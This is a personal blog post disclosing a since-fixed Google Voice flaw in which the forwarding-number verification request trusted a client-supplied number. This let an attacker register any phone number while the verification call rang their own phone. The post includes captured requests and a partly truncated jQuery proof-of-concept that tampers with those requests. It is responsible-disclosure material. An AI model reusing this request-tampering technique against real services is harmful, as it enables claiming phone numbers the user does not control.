MICHAEL IRWIN

Home


My Work

GOOGLE VOICE VULNERABILITY


I'm the type of person that likes to figure out how stuff is architected and built. Whether it's a building or software, it doesn't matter.

One day, I was interested to find out how the process of adding a forwarding number works and if it might be possible to mess with it. Luckily for me, I did find such a way.

The first thing I do is open up the **Developer Tools** in Chrome and open the **Network** display and watch the traffic going back and forth. Here's what happens...



The browser makes an AJAX request that submits the data with a **dryrun=1** to indicate that settings should not be applied.



www.google.com
/voice/b/0/settings/editForwarding

www.google.com
/voice/b/0/settings/editForwarding

phones
/voice/b/0/settings/tab

checkIllegalSharing
/voice/b/0/settings

csi
csi.gstatic.com


checkMessages
clients4.google.com/voice/xpc

6 requests | 258B transferred

```
▼Form Data     view URL encoded
  id: 0
  phoneNumber: 5405555555
  name: TEST
  smsEnabled: 0
  redirectToVoicemail: 1
  policyBitmask: 0
  type: 3
  ringwd: 0
  fromTimewd0: 9:00am
  toTimewd0: 5:00pm
  ringwe: 0
  fromTimewe0: 9:00am
  toTimewe0: 5:00pm
  dryRun: 1
  _rnr_se: [redacted]
```

The server then responds with a JSON object basically saying that things look ok. The browser then fires off another AJAX request without the **dryrun=1** to tell the server to apply the settings.


The browser receives a JSON object with all the details for the phone just submitted. The important piece here is the phone id (data.id).



```
www.google.com
/voice/b/0/settings/editForwarding
www.google.com
/voice/b/0/settings/editForwarding
phones
/voice/b/0/settings/tab
checkIllegalSharing
/voice/b/0/settings
csi
csi.gstatic.com
checkMessages
clients4.google.com/voice/xpc
guc
```

```
▼{ok:true,…}
  ▼data: {id:39, name:TEST, phoneNumber:+15405555555, type:3, policyBitmask:0, smsEnabled:false,…}
     formattedNumber: "(540) 555-5555"
     forwardingTakenMessage: ""
     id: 39
     name: "TEST"
     phoneNumber: "+15405555555"
     policyBitmask: "0"
     redirectToVoicemail: true
     scheduleSet: false
     smsEnabled: false
     type: 3
    ▶wd: {allDay:false, times:[]}
    ▶we: {allDay:false, times:[]}
     weekdayAllDay: false
     weekdayTimes: []
     weekendAllDay: false
     weekendTimes: []
   ok: true
```

The browser then displays the box that verification is required before the phone is active. The box displays a verification code that will be entered on the phone. The user then clicks **Connect**.



This phone must be verified before it can be used with your account. Verify Now


Verify your Phone

This phone must be verified before it can be used with Google Voice.

Google Voice will call your phone and prompt you to enter the following code:

55

When the user clicks the Connect button, the browser POSTs to the server the following data:



```
verifyForwarding
/voice/b/0/call
checkForwardingVerified
/voice/b/0/settings
checkContacts
clients4.google.com/voice/xpc
```


```
▼Form Data
   forwardingNumber: +15405555555
   phoneId: 39
   subscriberNumber: undefined
   code: 64
   phoneType: 3
   _rnr_se: [redacted]
```

Notice that the data sent consists of the **phoneId** (the same as data.id before), **code** (the verification code we are going to type into the phone), and **forwardingNumber**.

Wait one second! You mean to tell me that we are providing a phoneId AND a forwardingNumber? Shouldn't the server (who just sent me the phone object) know what phone number is connected to the id I'm providing? What happens if I change the forwarding number to another phone number?

So, I wrote up a little Javascript (included jQuery because it just makes it a little easier and cleaner) to change the POST values. Low and behold **IT WORKED!** I was able to add any phone number, but have it call my own phone.

Basically, this vulnerability allows me to add any phone number as a forwarding number, regardless of whether I actually have access to the device. So… looks like this:



I then decided to email Google and let them know. So, I cleaned up my proof of concept code, wrote up an email, and fired away… not sure what to expect.

They got back to me pretty quickly and confirmed it was a problem and that it qualified for part of the bounty payout program. Woohoo!

As of last week, a fix was pushed up to production (which I have confirmed) that stops this vector.

Proof of Concept Code

```
if (typeof jQuery === "undefined") {
  s=document.createElement('script');
  s.src='https://ajax.googleapis.com/ajax/libs/jquery/1.8.2
  document.getElementsByTagName('head')[0].appendChild(s);
}

var rnr_se = "";

//Set rnr_se, a required parameter for the POST
var setRnrSe = function() {
  if (typeof jQuery != "undefined")
    rnr_se = $("input[name='_rnr_se']").val();
  else
    setTimeout(setRnrSe, 500);
}
setTimeout(setRnrSe, 500);


function addBadPhoneNumber(phoneToAdd, phoneToCall, verific

  // Make POST to add forwarding phone
  jQuery.ajax({
    url: '/voice/b/0/settings/editForwarding',
    data: 'id=0&phoneNumber=' + phoneToAdd + '&name=TEST&sm
    dataType: 'json',
    type: 'POST',
    success: function(data) {
      var normalizedPhoneNumber = "%2B1" + phoneToCall.matc

      // Make POST to start verification process, but using
      jQuery.ajax({
        url: "/voice/b/0/call/verifyForwarding",
        data: "forwardingNumber=" + normalizedPhoneNumber +
        type: "POST"
      });
    },
    error: function(jqXHR, textStatus, errorThrown) {
      alert("Whoops! Didn't work! [Status]: " + textStatus
    }
  });
}
```

Recap/Lesson

This is yet another reminder for developers that **every input must be verified**. In this case, the forwardingNumber doesn't even need to be provided, but it is. If it is to be provided, it MUST be verified server-side.

0 comments ★ 0

Leave a message...

Best **Community** **Share**

No one has commented yet.

Comment feed Subscribe via email